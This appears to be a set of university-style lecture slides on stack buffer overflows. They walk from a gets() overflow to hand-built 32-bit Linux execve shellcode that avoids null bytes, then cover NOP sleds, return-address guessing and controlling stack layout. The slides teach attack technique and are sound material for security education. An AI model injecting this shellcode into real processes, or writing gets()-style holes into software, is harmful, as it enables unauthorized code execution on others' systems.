
# What's the Use?

- If you control the source?
- If you run the program?
- If you control the inputs?

# More realistic vulnerability

```
1 #include <stdio.h>
2
3 int main(int argc, char *argv[]) {
4     char name[32];
5     printf("Enter your name: ");
6     gets(name);
7     printf("Hello %s!\n", name);
8     return 0;
9 }
```

```
steve $ ./vuln
Enter your name: Steve
Hello Steve!
steve $ perl -e 'print "A" x 40' | ./vuln
Enter your name: Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```



# Shellcode

- So you found a vuln (gratz)...
- How to exploit?



# Getting a shell

```
1 #include <unistd.h>
2
3 void get_shell() {
4     char *argv[2];
5     char *envp[1];
6     argv[0] = "/bin/sh";
7     argv[1] = NULL;
8     envp[0] = NULL;
9     execve(argv[0], argv, envp);
10 }
11
12 int main() {
13     get_shell();
14 }
```

```
steve $ ./get_shell
$
```

```
1 .LC0:
2     .string "/bin/sh"
3 get_shell:
4     subl    $44, %esp
5     movl    $.LC0, 24(%esp)
6     movl    $0, 28(%esp)
7     movl    $0, 20(%esp)
8     leal    20(%esp), %eax
9     movl    %eax, 8(%esp)
10    leal    24(%esp), %eax
11    movl    %eax, 4(%esp)
12    movl    $.LC0, (%esp)
13    call    execve
14    addl    $44, %esp
15    ret
16 main:
17    pushl    %ebp
18    movl    %esp, %ebp
19    andl    $-16, %esp
20    call    get_shell
21    leave
22    ret
```

# Copy & paste = exploit?

- A few immediate problems
  - .LC0 is an absolute address
  - call uses a relative address
- What's that leal instruction?
  - LEA = "Load Effective Address"
  - It performs addition, nothing else
  - leal 20(%esp), %eax sets eax to esp + 20
  - movl 20(%esp), %eax loads 4-bytes from address esp + 20 into eax

```
1  .LC0:
2      .string "/bin/sh"
3  get_shell:
4      subl    $44, %esp
5      movl    $.LC0, 24(%esp)
6      movl    $0, 28(%esp)
7      movl    $0, 20(%esp)
8      leal    20(%esp), %eax
9      movl    %eax, 8(%esp)
10     leal    24(%esp), %eax
11     movl    %eax, 4(%esp)
12     movl    $.LC0, (%esp)
13     call    execve
14     addl    $44, %esp
15     ret
```


# 32-bit x86 system calls on Linux

- System call number goes in `eax`
- Arguments go in `ebx`, `ecx`, `edx`, `esi`, `edi`
- System call itself happens via software interrupt: `int 0x80`

# execve


- `sys_execve`: Execute a new process
  - System call number 11 = 0xb (so `eax = 11`)
  - `ebx` = pointer to C-string (NUL-terminated) path to file
  - `ecx` = pointer to NULL-terminated array of C-string arguments
  - `edx` = pointer to NULL-terminated array of C-string environment variables

```
3 void get_shell() {  
4     char *argv[2];  
5     char *envp[1];  
6     argv[0] = "/bin/sh";  
7     argv[1] = NULL;  
8     envp[0] = NULL;  
9     execve(argv[0], argv, envp);  
10 }
```




# execve minor optimization

- Reuse the NULL word in argv



# Let's rewrite get\_shell


```
1  .LC0:  
2      .string "/bin/sh"  
3  get_shell:  
4      movl    $.LC0, %ebx  
5      pushl   $0  
6      movl    %esp, %edx  
7      pushl   %ebx  
8      movl    %esp, %ecx  
9      movl    $11, %eax  
10     int     $0x80
```



# We still have an absolute address for /bin/sh

- We can write it to the stack!

```
1  get_shell:
2      pushl    $0x0068732f    # '/sh\0'
3      pushl    $0x6e69622f    # '/bin'
4      movl     %esp, %ebx
5      pushl    $0
6      movl     %esp, %edx
7      pushl    %ebx
8      movl     %esp, %ecx
9      movl     $11, %eax
10     int      $0x80
```



# Shellcode caveats

- “Forbidden” characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scanf

```
68 2f 73 68 00      pushl    $0x0068732f
68 2f 62 69 6e      pushl    $0x6e69622f
89 e3              movl     %esp, %ebx
6a 00              pushl    $0x0
89 e2              movl     %esp, %edx
53                pushl    %ebx
89 e1              movl     %esp, %ecx
b8 0b 00 00 00      movl     $0xb, %eax
cd 80              int      $0x80
```



# Use xor to get a 0

- `xorl %eax, %eax` clears `eax`
- Push `/bin/shX`
- Overwrite 'X' with `al`
- Push `eax` instead of 0
- `movb $0xb, %al` overwrites just the least significant byte of `eax` with 11

```
31 c0          xorl    %eax, %eax
68 2f 73 68 58 pushl    $0x5868732f
68 2f 62 69 6e pushl    $0x6e69622f
88 44 24 07    movb    %al, 0x7(%esp)
89 e3          movl    %esp, %ebx
50            pushl    %eax
89 e2          movl    %esp, %edx
53            pushl    %ebx
89 e1          movl    %esp, %ecx
b0 0b          movb    $0xb, %al
cd 80          int     $0x80
```

# Fancy new shellcode!

- No forbidden characters!
- Can we now copy and paste? Pretty much! (subject to constraints)
- Exploitation procedure:
  1. Find vulnerability that lets you inject shellcode into process
  2. Find vulnerability that lets you overwrite control data (like a return address) with the address of your shell code (this can be the same vuln as in step 1)
  3. Exploit vulnerabilities in steps 1&2

# How do you know the address of the shellcode?

- Memory layout is affected by a variety of factors
  - Command line arguments
  - Environment variables
  - Threads—let's ignore these for now
  - Address space layout randomization (ASLR)—we'll come back to this later




Image source: <http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/>

# Dealing with addresses

- When overwriting the return address on the stack, we may not know the exact stack address
  - Duplicate the return address several times
- But where should it point? We probably don't know the exact address of the buffer where we injected our shellcode
  - Add a bunch of nop (no-op) instructions to the beginning of our shellcode and hope we land in the middle of them.
- Sometimes we can control the layout and make it deterministic

# Hard to guess address

- NOTE: For the rest of these slides, low addresses are on the top, high are on the bottom!

*shellcode*

*ret guess*

# Hard to guess address

*shellcode*


*ret guess*

*ret guess*

...


*ret guess*

# Hard to guess address







# Hard to guess address



Hard to guess address



# Hard to guess address



# Deterministic layout

- We can control the process's command line arguments and environment by launching the program ourselves:

```
1 #include <unistd.h>
2
3 int main() {
4     char *argv[3];
5     char *envp[1] = { NULL };
6     argv[0] = "/path/to/target";
7     argv[1] = "argument";
8     envp[0] = NULL;
9     execve(argv[0], argv, envp);
10 }
```

# Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!